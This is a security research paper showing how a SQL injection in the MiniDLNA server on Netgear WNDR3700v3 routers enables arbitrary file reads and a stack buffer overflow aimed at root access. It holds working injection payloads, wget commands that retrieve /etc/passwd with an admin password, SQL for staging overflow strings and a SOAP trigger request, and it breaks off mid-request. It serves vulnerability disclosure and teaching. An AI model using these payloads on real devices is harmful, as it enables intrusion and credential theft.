

SQL INJECTION TO MIPS OVERFLOWS:

ROOTING SOHO ROUTERS

Zachary Cutlip, Tactical Network Solutions
zcutlip@tacnetsol.com

ABSTRACT

This paper details an approach by which SQL injection is used to gain remote access to arbitrary files from the file systems of Netgear wireless routers. It also leverages the same SQL injection to exploit a buffer overflow in the Netgear routers, yielding remote, root-level access. It guides the reader from start to finish through the vulnerability discovery and exploitation process. In the course of describing several vulnerabilities, this paper presents effective investigation and exploitation techniques of interest to those analyzing SOHO routers and other embedded devices.

INTRODUCTION

In this paper I will demonstrate novel uses of SQL injection as an attack vector to exploit otherwise unexposed vulnerabilities. Additionally, I detail a number of zero-day remote vulnerabilities found in several popular Small Office/Home Office (SOHO) wireless routers manufactured by Netgear. In the course of explaining the vulnerabilities, I demonstrate how to pivot off of a SQL injection in order to achieve fully privileged remote system access via buffer overflow attack. I also make the case that the oft-forgotten SOHO router is among the most valuable targets on a home or corporate network.

Traditionally, SQL injection attacks are regarded as a means of obtaining privileged access to data that would otherwise be inaccessible. An attack against a database that contains no valuable or sensitive data is easy to disregard. This is especially true in the case that the data is temporary and application-generated.

I will show that such vulnerabilities may actually present new exploitation opportunities. Often, an application developer assumes that only his or her application will ever make modifications to the database in question. As a result, the application may fail to properly validate results from database queries, since it is assumed that all query results may be trusted.

If the database *is* vulnerable to tampering, it is then possible to violate the application developer's assumption of well-formed data, sometimes to interesting effect.

I will demonstrate three vulnerabilities in the target device. First is a SQL injection vulnerability that is trivially exploitable, but yields little in the way of privileged access. The second and third vulnerabilities yield successively greater access, but are less exposed. I will show how we can use the first as an attack vector in order to effectively exploit the second and third vulnerabilities.

The goals for this paper are:

- Introduce novel application of SQL injection in order to exploit a buffer overflow and gain remote access.
- Describe zero-day vulnerabilities found in Netgear SOHO routers
- Guide the reader step-by-step through the investigative process, so that he or she may produce the same results independently
- Provide the reader with a set of useful investigative techniques applicable to SOHO routers and embedded devices in general

TARGET DEVICE: NETGEAR WNDR3700V3

In order to demonstrate real world cases in which application vulnerabilities may be exploited by first compromising the integrity of a low-value database, I will demonstrate security analysis of a popular wireless router. The device in question is the Netgear wireless router WNDR3700 version 3.¹

The WNDR3700's robust feature set makes it very popular. It is this enhanced capability set that also makes it an attractive subject of security analysis. Specifically, it is this device's media storage and serving capability that is the subject of this paper's research. In addition to traditional wireless networking and Internet gateway capability, the WNDR3700 functions as a DLNA server. DLNA stands for Digital Living Network Alliance and refers to set of specifications that define, among other things, mechanisms by which music and movie files may be served over a local network and played back by DLNA-capable devices. As I will show, this device's DLNA functionality exposes critical vulnerabilities.

SOHO ROUTER AS HIGH VALUE TARGET

The SOHO router, as class of device, is generally inexpensive and sees little direct user interaction. It functions discreetly and reliably on a shelf and is often forgotten past its initial setup and configuration. However, the significance of this device's role on the network cannot be overstated. As a gateway device, it is often entrusted with all of its users' Internet-bound traffic.

The vulnerabilities I discuss in this paper offer an attacker a privileged vantage point on a home or corporate network. A compromise of such a device can grant to the attacker access to all of a network's inbound and outbound communication. Further, successful compromise of the gateway device opens the opportunity to attack internal systems that previously were not exposed.

ANALYZING THE TARGET DEVICE

Inspection of the target device's firmware is an excellent place to begin analysis. There is a wealth of intelligence to be found in the manufacturer's firmware update file. Although the process of unpacking and analyzing firmware is beyond the scope of this paper, Craig Heffner has provided on his website² an excellent explanation of the tools and techniques involved. Having downloaded³ and unpacked the firmware update file, we can now verify that this device runs a Linux-based operating system:

¹ At the time of writing, this device is widely available online for approximately USD\$100.

² <http://www.devttys0.com/2011/05/reverse-engineering-firmware-linksys-wag120n/>

³ http://support.netgear.com/app/products/model/a_id/19278

SQL Injection to MIPS Overflows: Rooting SOHO Routers

```
$ binwalk ./WNDR3700v3-V1.0.0.18_1.0.14.chk

DECIMAL      HEX          DESCRIPTION
-----
58           0x3A        TRX firmware header, little endian, header size: 28 bytes, image size: 7
258112 bytes, CRC32: 0xE1C90867 flags/version: 0x10000
86           0x56        LZMA compressed data, properties: 0x5D, dictionary size: 65536 bytes, unc
ompressed size: 3978800 bytes

$ dd if=./WNDR3700v3-V1.0.0.18_1.0.14.chk of=kernel.7z bs=1 skip=86 count=1423696
1423696+0 records in
1423696+0 records out
1423696 bytes (1.4 MB) copied, 1.19748 s, 1.2 MB/s

$ p7zip -d kernel.7z

7-Zip (A) 9.04 beta Copyright (c) 1999-2009 Igor Pavlov 2009-05-30
p7zip Version 9.04 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,1 CPU)

Processing archive: kernel.7z

Extracting kernel

Everything is Ok

Size:          3978800
Compressed:    1423696

$ strings kernel | grep 'Linux version'
Linux version 2.6.22 (peter@localhost.localdomain) (gcc version 4.2.3) #1 Wed Sep 14 10:38:51 CST 2011
□
```

Figure 1 Verifying the Linux kernel in the vendor's firmware update file.

Any device that runs Linux is an ideal candidate for analysis, since there are ample tools and techniques readily available for working with Linux systems.

Often, simply having a copy of the firmware is sufficient for discovering vulnerabilities and developing working exploits against them. However, being able to interact directly with the hardware can aid analysis greatly. In the case of the WNDR3700, it is easy to modify its internals by attaching a UART header so we can interact with the running device via a serial console application such as minicom. I won't detail the specifics of hardware modification in this paper. This is adequately addressed on various hobbyist websites and forums. However, terminal access to the device is essential for the investigations I describe.

In addition to the serial port, the WNDR3700v3 has another feature that aids analysis: a USB port. This device is intended for use as a Network Attached Storage (NAS) device, and will automatically mount a USB storage device when it is plugged in. This makes it easy to load tools onto the device for dynamic analysis. Also, system files such as executables, libraries, configuration files, and database files may be copied from the device for offline analysis.

Although the DLNA server functionality requires external USB storage in order to serve digital media, the vulnerabilities detailed in this paper do not. The vulnerable DLNA server functionality remains running on the device even if the user does not connect a USB storage device.

SQL Injection to MIPS Overflows: Rooting SOHO Routers

TARGET APPLICATION: MINIDLNA SERVER

The application included in the WNDR3700's firmware providing DLNA capabilities is called 'minidlna.exe'. The minidlna executable can be found in the unpacked firmware:

```
$ ls -l rootfs/usr/sbin/minidlna.exe
-rwxr-xr-x 1 root root 256092 2012-02-16 14:37 rootfs/usr/sbin/minidlna.exe

$ file rootfs/usr/sbin/minidlna.exe
rootfs/usr/sbin/minidlna.exe: ELF 32-bit LSB executable, MIPS, MIPS32 version 1 (SYSV), dynamically linked (uses shared libs), stripped
```

Figure 2 Locating minidlna.exe in unpacked firmware.

Running the 'strings' command on the minidlna.exe executable, grepping for 'Version' reveals that this build is version 1.0.18:

```
$ strings rootfs/usr/sbin/minidlna.exe | grep Version
Version 1.0.18
```

Figure 3 Verifying version of MiniDLNA found in vendor's firmware update file.

A Google search reveals that Netgear has released MiniDLNA as an open source project on Sourceforge.com. This is potentially a lucky find. Source code significantly reduces time and effort involved in analyzing the target application.

ANALYZING MINIDLNA

VULNERABILITY 1: SQL INJECTION

Having downloaded and unpacked the corresponding source code for MiniDLNA version 1.0.18, there are easy indicators to look for which may point to vulnerabilities. A grep search yields valuable evidence:

```
$ grep -rn SELECT minidlna/ | grep '%s'
...abbreviated...
minidlna/upnphttp.c:1174:     sprintf(sql_buf, "SELECT PATH from ALBUM_ART where ID = %s", object);
minidlna/upnphttp.c:1244:     sprintf(sql_buf, "SELECT PATH from CAPTIONS where ID = %s", object);
minidlna/upnphttp.c:1309:     sprintf(sql_buf, "SELECT PATH from DETAILS where ID = '%s'", object);
```

Figure 4 A search for candidates for SQL injection vulnerability.

Looking for potential SQL injections, we grep for SQL queries constructed using improperly escaped strings (the '%s' format character). There are 21 lines matching this pattern in the MiniDLNA source. The ones shown above are representative. In addition to being potential SQL injections, there are also possibly buffer overflows, due to the use of an unbounded `printf()`.

Let's look at the upnphttp.c, line 1174, where ALBUM_ART is queried:

```

void
SendResp_albumArt(struct upnphttp * h, char * object)
{
    char header[1500];
    char sql_buf[256];

    /*...abbreviated...*/

    dash = strchr(object, '-');
    if( dash )
        *dash = '\0';
    sprintf(sql_buf, "SELECT PATH from ALBUM_ART where ID = %s", object);
    sql_get_table(db, sql_buf, &result, &rows, NULL);

    /*...abbreviated...*/
}

```

Figure 5 Location in MiniDLNA source code where album art is queried by ID field.

We see that 'sql_buf' is a 256-byte character array placed on the stack. There is an unbounded `sprintf()` into it.

This may be a buffer overflow. A `grep` through the source reveals there's only a single call-site for `SendResp_albumArt()`. Let's look at where it's called from `upnphttp.c`:

```

static void
ProcessHttpRequest_upnphttp(struct upnphttp * h)
{
    char HttpCommand[16];
    char HttpUrl[512];
    char * HttpVer;

    /*...abbreviated...*/

    for(i = 0; i<511 && *p != ' ' && *p != '\r'; i++)
        HttpUrl[i] = *(p++);

    /*...abbreviated...*/

    if((strcmp("GET", HttpCommand) == 0) || (strcmp("HEAD", HttpCommand) == 0))
    {
        /*...abbreviated...*/
        else if(strncmp(HttpUrl, "/AlbumArt/", 10) == 0)
        {
            SendResp_albumArt(h, HttpUrl+10);
            CloseSocket_upnphttp(h);
        }

        /*...abbreviated...*/
    }
}

```

Figure 6 Analyzing call-site of SendResp_albumArt(). This appears to be no buffer overflow candidate, but may be a SQL injection candidate.

We can see the caller, ProcessHttpRequest_upnphttp(), sends a string 512 (or fewer) bytes in length to SendResp_albumArt(). Unfortunately, since there is a 1500-byte character array on the stack in SendResp_albumArt() above sql_buf, we cannot overwrite the saved return address with an overflow.

Nonetheless, this seems to be an ideal candidate for SQL injection. If there is a dash character in the requested 'object', the dash and everything after is trimmed. What remains of the 'object' string is transformed into a SQL query.

It isn't safe to assume that the source code Netgear posted to SourceForge matches the shipping binary perfectly. A quick look in IDA Pro at the minidna.exe executable copied from the target system can verify that the same bug exists on the shipping device.

SQL Injection to MIPS Overflows: Rooting SOHO Routers

```
.text:00408F08 loc_408F08:                                # CODE XREF: SendResp_albumArt+1501j
.text:00408F08                                         la    $a1, 0x430000
.text:00408F0C                                         la    $t9, sprintf
.text:00408F10                                         addiu $s0, $sp, 0x750+var_706
.text:00408F14                                         addiu $a1, (aSelectPathFr_0 - 0x430000) # "SELECT PATH from ALBUM_ART where ID = %s"...
.text:00408F18                                         move  $a2, $s1
.text:00408F1C                                         move  $a0, $s0 # s
.text:00408F20                                         jalr  $t9 ; sprintf
.text:00408F24                                         move  $s4, $t9
.text:00408F28                                         lw    $gp, 0x750+var_738($sp)
.text:00408F2C                                         move  $a1, $s0
.text:00408F30                                         la    $v0, db
.text:00408F34                                         la    $t9, sql_get_table
.text:00408F38                                         lw    $a0, (db - 0x47C4A4)($v0)
.text:00408F3C                                         addiu $a2, $sp, 0x750+var_730
.text:00408F40                                         sw    $zero, 0x750+var_740($sp)
.text:00408F44                                         jalr  $t9 ; sql_get_table
```

Figure 7 Verifying the presence of a SQL injection bug in the shipping executable.


We can copy the SQLite database from the running device to analyze its contents and schema.

```
$ sqlite3 ./files.db
SQLite version 3.6.22
Enter ".help" for instructions
Enter SQL statements terminated with a ";"
sqlite> .tables
ALBUM_ART  CAPTIONS  DETAILS  OBJECTS  PLAYLISTS  SETTINGS
sqlite> .schema ALBUM_ART
CREATE TABLE ALBUM_ART ( ID INTEGER PRIMARY KEY AUTOINCREMENT, PATH TEXT NOT NULL);
CREATE INDEX IDX_ALBUM_ART ON ALBUM_ART(ID);
sqlite>
```

Figure 8 Verifying the schema of the ALBUM_ART table.

The schema defines the ALBUM_ART table as a primary key and a text field called 'PATH'. If the SQL injection works, we should be able to forge an ALBUM_ART record by inserting bogus integer and string values into that table.

Analysis of the source code shows that the DLNA client device retrieves album art from the HTTP URL path '/AlbumArt/', followed by the unique ID of the album art's database entry. We can verify this with a web browser:



SQL Injection to MIPS Overflows: Rooting SOHO Routers

Figure 9 Verifying album art HTTP URL in a web browser.

We can easily test our SQL injection vulnerability using the `wget` command, and then retrieving the database from the running device for analysis. We must make sure the GET request isn't truncated or tokenized as a result of spaces in the injected SQL command. It is important for the complete SQL syntax to arrive intact and be interpreted correctly by SQLite. This is easily resolved--SQLite allows the use of C-style comment to separate keywords, which we can substitute for spaces:

```
INSERT/**/into/**/ALBUM_ART(ID,PATH)/**/VALUES('31337','pwned');
```

Before testing this injection, it is worth noting that plugging in a FAT-formatted USB disk causes MiniDLNA to create the SQLite database on the disk, rather than on the target's temporary file system. Later, we will see a way to extract the database from the running system over the network, but for now, we will ensure a USB disk is plugged in, so we can power off the device, connect the disk to our own system, and analyze the resulting database offline.

Append the injected command after the requested album's unique ID:

```
$ wget http://10.10.10.1:8200/AlbumArt/1";INSERT/**/into/**/ALBUM_ART(ID,PATH)/*
*/VALUES('31337','pwned');"-throwaway.jpg -O /dev/null
Warning: wildcards not supported in HTTP.
--2012-03-10 12:57:01-- http://10.10.10.1:8200/AlbumArt/1;INSERT/**/into/**/ALB
UM_ART(ID,PATH)/**/VALUES('31337','pwned');"-throwaway.jpg
Connecting to 10.10.10.1:8200... connected.
HTTP request sent, awaiting response... 200 OK
Length: 11121 (11K) [image/jpeg]
Saving to: `/dev/null'

100%[=====] 11,121      --.-K/s   in 0s

2012-03-10 12:57:01 (540 MB/s) - `/dev/null' saved [11121/11121]

$ cd /Volumes/16GB_FAT/.ReadyDLNA/
$ ls
art_cache/ files.db*
qlite3 ./files.db
SQLite version 3.7.7 2011-06-25 16:35:41
Enter ".help" for instructions
Enter SQL statements terminated with a ";"
sqlite> select * from ALBUM_ART where ID=31337;
31337|pwned
sqlite> █
```

Figure 10 A trivially exploitable SQL injection vulnerability.

The good news is we have a working, trivially exploitable SQL injection! We have created an `ALBUM_ART` record consisting of 31337 and 'pwned'. The bad news is this exploit, on its own, is of little value. This database contains metadata about the user's music and videos, but no real sensitive or valuable information. In fact, if the database is destroyed, it is regenerated the next time MiniDLNA indexes the user's media files. No valuable information can be compromised from this exploit alone.

SQL Injection to MIPS Overflows: Rooting SOHO Routers

What we will look at next is how the MiniDLNA application uses results of its database queries. We will see how assumptions about the integrity of query results create the opportunity for more significant security vulnerabilities.

VULNERABILITY 2: ARBITRARY FILE EXTRACTION

By analyzing the contents of MiniDLNA's populated database...

```
sqlite> select PATH from ALBUM_ART where ID=2;
/tmp/mnt/usb0/part2/.ReadyDLNA/art_cache/tmp/shares/media/Born To Die (Gemini Re
mix).jpg
sqlite>
```

Figure 11 Analyzing the PATH field of an ALBUM_ART record.

...as well the source code for the SendResp_albumArt() function...

```
void
SendResp_albumArt(struct upnphttp * h, char * object)
{
    /*...abbreviated...*/

    dash = strchr(object, '-');
    if( dash )
        *dash = '\0';
    sprintf(sql_buf, "SELECT PATH from ALBUM_ART where ID = %s", object);
    sql_get_table(db, sql_buf, &result, &rows, NULL);
    path = result[1];

    | /*...abbreviated...*/

    sendfh = open(path, O_RDONLY);
    size = lseek(sendfh, 0, SEEK_END);
    lseek(sendfh, 0, SEEK_SET);

    /*...abbreviated...*/

    send_file(h, sendfh, offset, size);

    close(sendfh);
}
```

Figure 12 The SendResp_albumArt() function appears to send any file on the system that the query result points to.

...we can make an interesting observation. It appears MiniDLNA serves up whatever file is pointed to by the PATH value from the query result.

SQL Injection to MIPS Overflows: Rooting SOHO Routers

What makes this even more interesting is that MiniDLNA, like all processes on the device, is running as the root user. It is not prevented from accessing any arbitrary file from the system. We can verify this by injecting the following query:

```
INSERT/**/into/**/ALBUM_ART(ID,PATH)/**/VALUES('31337','/etc/passwd');
```

We test this with wget:

```
$ wget http://10.10.10.1:8200/AlbumArt/1";INSERT/**/into/**/ALBUM_ART(ID,PATH)/*
*/VALUES('31337','/etc/passwd');"-throwaway.jpg -O /dev/null
Warning: wildcards not supported in HTTP.
--2012-03-10 13:20:27-- http://10.10.10.1:8200/AlbumArt/1;INSERT/**/into/**/ALB
UM_ART(ID,PATH)/**/VALUES('31337','/etc/passwd');"-throwaway.jpg
Connecting to 10.10.10.1:8200... connected.
HTTP request sent, awaiting response... 200 OK
Length: 11121 (11K) [image/jpeg]
Saving to: `/dev/null'

100%[=====] 11,121      --.-K/s   in 0s

2012-03-10 13:20:27 (259 MB/s) - `/dev/null' saved [11121/11121]

$ wget http://10.10.10.1:8200/AlbumArt/31337-18.jpg -O passwd
--2012-03-10 13:22:00-- http://10.10.10.1:8200/AlbumArt/31337-18.jpg
Connecting to 10.10.10.1:8200... connected.
HTTP request sent, awaiting response... 200 OK
Length: 100 [image/jpeg]
Saving to: `passwd'

100%[=====] 100        --.-K/s   in 0s

2012-03-10 13:22:00 (17.3 MB/s) - `passwd' saved [100/100]

$ cat passwd
nobody:*:0:0:nobody:/:/bin/sh
admin:qw12QW!@:0:0:admin:/:/bin/sh
guest:guest:0:0:guest:/:/bin/sh
█
```

Figure 13 A SQL injection allows us to wget arbitrary files via HTTP.

With that, we have vulnerability number two: arbitrary file extraction! We have used the original SQL injection from before in order to exploit a second vulnerability--the MiniDLNA application fails to sanitize the 'path' result from its album art database query.

This is a useful attack against the device. First, the passwd file seen in the above example contains the password for the 'admin' user account. The Samba file sharing service creates this file whenever the user connects a USB storage device, even though the user has not enabled sharing on the WNDR3700's configuration page. Further, the device does not support creation of accounts and passwords for file sharing that are separate from the system configuration account. The password shown above, 'qw12QW!@' enables complete access to the device's configuration web interface.

SQL Injection to MIPS Overflows: Rooting SOHO Routers

Secondly, the ability to quickly and easily extract arbitrary files from the running system makes analysis easier during the development of our next exploit. We can even use SQL injection to retrieve the database file from the live system. This will make it more convenient to analyze the results of our various SQL injections.

Appendix A contains a program that automates this exploit.

VULNERABILITY 3: REMOTE CODE EXECUTION

Arbitrary file extraction yields greater access than before, but ideally we will find a way to execute arbitrary code, hopefully enabling fully privileged system access. The most likely attack vector is a buffer overflow. With luck we can find an unbounded write to a buffer declared on the stack.

We start our quest for overflow candidates by searching for low hanging fruit. A `grep` through the source code for dangerous string-handling functions is a good place to begin.

```
$ find minidlina/ -name \*.c -print | \
  xargs grep -E 'sprintf\(|strcat\(|strcpy\(' | \
  grep -v asprintf | wc -l
265
█
```

Figure 14 A search through MiniDLNA's source code for dangerous string functions yields many candidates.

Searching for `strcat()`, `sprintf()`, and `strcpy()` function calls returns 265 lines. It looks like there are plenty of opportunities to overflow a buffer.

Let's have a look at `upnpsoap.c`, line 846

```

static int
callback(void *args, int argc, char **argv, char **azColName)
{
    struct Response *passed_args = (struct Response *)args;
    char *id = argv[0], *parent = argv[1], *refID = argv[2], *detailID = argv[3],
        /* ... */
        *album_art = argv[22];

    /*...abbreviated...*/
    char str_buf[512];

    /*...abbreviated...*/
    if( album_art && atoi(album_art) &&
        (passed_args->filter & FILTER_UPNP_ALBUMARTURI) ) {
        ret = sprintf(str_buf,
            "&http://%s:%d/AlbumArt/%s-%s.jpg&lt;/upnp:albumArtURI&gt;",
            lan_addr[0].str, runtime_vars.port, album_art, detailID);
        memcpy(passed_args->resp+passed_args->size, &str_buf, ret+1);
        passed_args->size += ret;
    /*...abbreviated...*/
    }

    return 0;
}

```

Figure 15 A buffer overflow candidate in MiniDLNA's SQLite callback() function.

This is an intriguing bug for a couple of reasons. First, this `printf()` is near the end of an exceptionally long function. That is important because there are many function arguments and local variables on the stack. If an overflow overwrites the stack too early in the function, there are many hazards that would likely crash the program before we successfully intercept the function's return.

This bug is also interesting because `callback()` is the function passed to `sqlite3_exec()` to process the query results. As seen at line 956 of `upnpsoap.c`, the query whose results are sent to `callback()` is:

```

SELECT o.OBJECT_ID, o.PARENT_ID, o.REF_ID, o.DETAIL_ID, o.CLASS,
       d.SIZE, d.TITLE, d.DURATION, d.BITRATE, d.SAMPLERATE,
       d.ARTIST, d.ALBUM, d.GENRE, d.COMMENT, d.CHANNELS, d.TRACK,
       d.DATE, d.RESOLUTION, d.THUMBNAIL, d.CREATOR, d.DLNA_PN,
       d.MIME, d.ALBUM_ART, d.DISC
from OBJECTS o left join DETAILS d on (d.ID = o.DETAIL_ID)
where OBJECT_ID = '%s'

```

Figure 16 The SQL query whose results are processed by MiniDLNA's callback() function.

Let's look at the schema for the DETAILS table.

SQL Injection to MIPS Overflows: Rooting SOHO Routers

```
sqlite> .schema DETAILS
CREATE TABLE DETAILS ( ID INTEGER PRIMARY KEY AUTOINCREMENT, PATH TEXT DEFAULT NULL, SIZE INTEGER, TITLE TEXT COLLATE NOCASE, DURATION TEXT, BITRATE INTEGER, SAMPLERATE INTEGER, ARTIST TEXT COLLATE NOCASE, ALBUM TEXT COLLATE NOCASE, GENRE TEXT COLLATE NOCASE, COMMENT TEXT, CHANNELS INTEGER, TRACK INTEGER, DATE DATE, RESOLUTION TEXT, THUMBNAIL BOOL DEFAULT 0, CREATOR TEXT COLLATE NOCASE, DLNA_PN TEXT, MIME TEXT, ALBUM_ART INTEGER DEFAULT 0, DISC INTEGER, TIMESTAMP INTEGER);
CREATE INDEX IDX_DETAILS_ID ON DETAILS(ID);
CREATE INDEX IDX_DETAILS_PATH ON DETAILS(PATH);
sqlite>
```

Figure 17 The schema of the DETAILS table. ALBUM_ART is an integer.

The schema shows that ALBUM_ART is an integer, but the `printf()` in question is writing the returned album art ID into the 512-byte `str_buf` as a string.

A couple things are worth noting. First, SQLite uses “type affinity⁴” to convert a string to a field’s numeric type. It does this only if the string has a numeric representation. For example, the string “1234” will be stored as the integer 1,234 in an integer field, but “1234WXYZ” will be stored as a string. Further, SQLite returns results from queries on integer fields as strings.

Second, the program attempts to “validate” the string returned by SQLite using the `atoi()` function. However, this test only verifies that at least the first character of the string is a number and more specifically, a number *other than zero*. The rest of the string, starting with the first non-number, is ignored.⁵

The implication is that arbitrary data may be returned from the SQL query and subsequently written into `str_buf`, even though ALBUM_ART is specified as an integer in the database’s schema. Perhaps the developer assumes `album_art` will be a string representation of an integer, and therefore of limited length. Next, by violating this assumption, we will have an exploitable buffer overflow.

Ordinarily this particular bug is difficult or impossible to exploit, as its input comes from a database, not from user input or a network connection. There is no reason that the database, which is not user facing, should contain anything that the application didn’t put there itself. Fortunately for us, we have previously discovered a trivially exploitable SQL injection that gives us unfettered access to the database. Thus, we can put anything there we want.

To be sure this bug is present in the shipping executable, we can go back to IDA Pro for a quick look inside the `callback()` function.

⁴ <http://www.sqlite.org/faq.html#q3>

⁵ <http://kernel.org/doc/man-pages/online/pages/man3/atoi.3.html>

SQL Injection to MIPS Overflows: Rooting SOHO Routers

```
text:00411218 loc_411218:          # CODE XREF: callback+1AF8j
text:00411218          la      $v0, runtime_vars
text:0041121C          la      $a1, 0x430000
text:00411220          lw      $a3, (runtime_vars - 0x47C4A8)($v0)
text:00411224          lw      $v0, 0x308+var_70($sp)
text:00411228          la      $a2, lan_addr
text:0041122C          sw      $v0, 0x308+var_2F8($sp)
text:00411230          lw      $v0, 0x308+var_34($sp)
text:00411234          la      $t9, sprintf
text:00411238          addiu  $a1, (aGtHttpSDAlbuma - 0x430000) # "&gt;http://%s:%d/AlbumArt/%s-%s.jpg&lt;"...
text:0041123C          move   $a0, $s6 # s
text:00411240          jalr   $t9, sprintf
```

Figure 18 Verifying the presence of the buffer overflow candidate in the shipping minidlna.exe executable.

Disassembly in IDA suggests that the target's copy of MiniDLNA is vulnerable to an ALBUM_ART buffer overflow.

In order to verify exploitability we need to have data that we control loaded into the CPU's program counter. We can test this by first staging records in the OBJECTS and DETAILS tables that will satisfy the left join query described earlier. Then we will stage a sufficiently long string in the database to overflow the buffer and overwrite the function's saved return address.

We can set up the appropriate records with the following SQL commands:

```
INSERT/**/into/**/DETAILS(ID,SIZE,TITLE,ARTIST,ALBUM,TRACK,DLNA_PN,MIME,
ALBUM_ART,DISC)
/**/VALUES("31337","PWNED","PWNED","PWNED","PWNED","PWNED","PWNED",
"PWNED","1","PWNED");
INSERT/**/into/**/OBJECTS(OBJECT_ID,PARENT_ID,CLASS,DETAIL_ID)/**/
VALUES("PWNED","PWNED","container","31337");
```

This will create two records that are related via a DETAILS.ID and OBJECTS.DETAIL_ID of '31337'. It is also important to note that the OBJECTS.ID value is 'PWNED' and that the ALBUM_ART value is 1. When constructing the string value in DETAILS.ALBUM_ART, we ensure it passes the atoi() check by starting it with the character '1'.

We need to build up a long string in our record's ALBUM_ART field of the DETAILS table. Recall that we will be exploiting the SendResp_albumArt() function, and the string passed into it is not arbitrarily long. In fact, it is just over 500 bytes at most. The 'object' string consists of the requested object path, e.g., '/AlbumArt/1-18.jpg' plus the overhead of the injected SQL syntax. Further, the SQL query gets written into a buffer that is 256 (Listing 4) bytes in size, even though the 'object' string can be as long as 500 bytes. This clearly is a bug, but it's not the bug we're attempting to exploit. It is a good idea to keep the value that we're injecting into the ALBUM_ART field to a safe length of 128 bytes. How can we overflow a buffer 512 bytes in length by enough excess to successfully overwrite the return address saved at the top of the stack frame? Using SQLite's concatenation operator, '|', we can build the excessively long string in multiple SQL injection passes, and keep appending more data to the previous. For example:

```
UPDATE/**/DETAILS/**/set/**/ALBUM_ART=ALBUM_ART||"AAAA"/**/where/**/ID="3";'
```


SQL Injection to MIPS Overflows: Rooting SOHO Routers

Appendix B is a listing of a Python script that will insert our long test string into the target's database.

In order to trigger the buffer overflow, the client must send a proper SOAP request to MiniDLNA such that staged database records are queried and the results processed by the vulnerable `callback()` function.

SQL Injection to MIPS Overflows: Rooting SOHO Routers

Appendix C is a listing of a Python script that will generate a complete DLNA discovery and conversation. We can use it to capture the key SOAP request between client and server using Wireshark and capture it for playback.



```
Stream Content
POST /ctl/ContentDir HTTP/1.0
Host: 10.10.10.1
User-Agent: Twisted PageGetter
Content-Length: 450
SOAPACTION: "urn:schemas-upnp-org:service:ContentDirectory:1#Browse"
content-type: text/xml ;charset="utf-8"
connection: close

<?xml version="1.0" encoding="utf-8"?><s:Envelope s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"
xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"><s:Body><ns0:Browse xmlns:ns0="urn:schemas-upnp-
org:service:ContentDirectory:1"><ObjectID>PWNEED</ObjectID><BrowseFlag>BrowseDirectChildren</BrowseFlag><Filter>*</
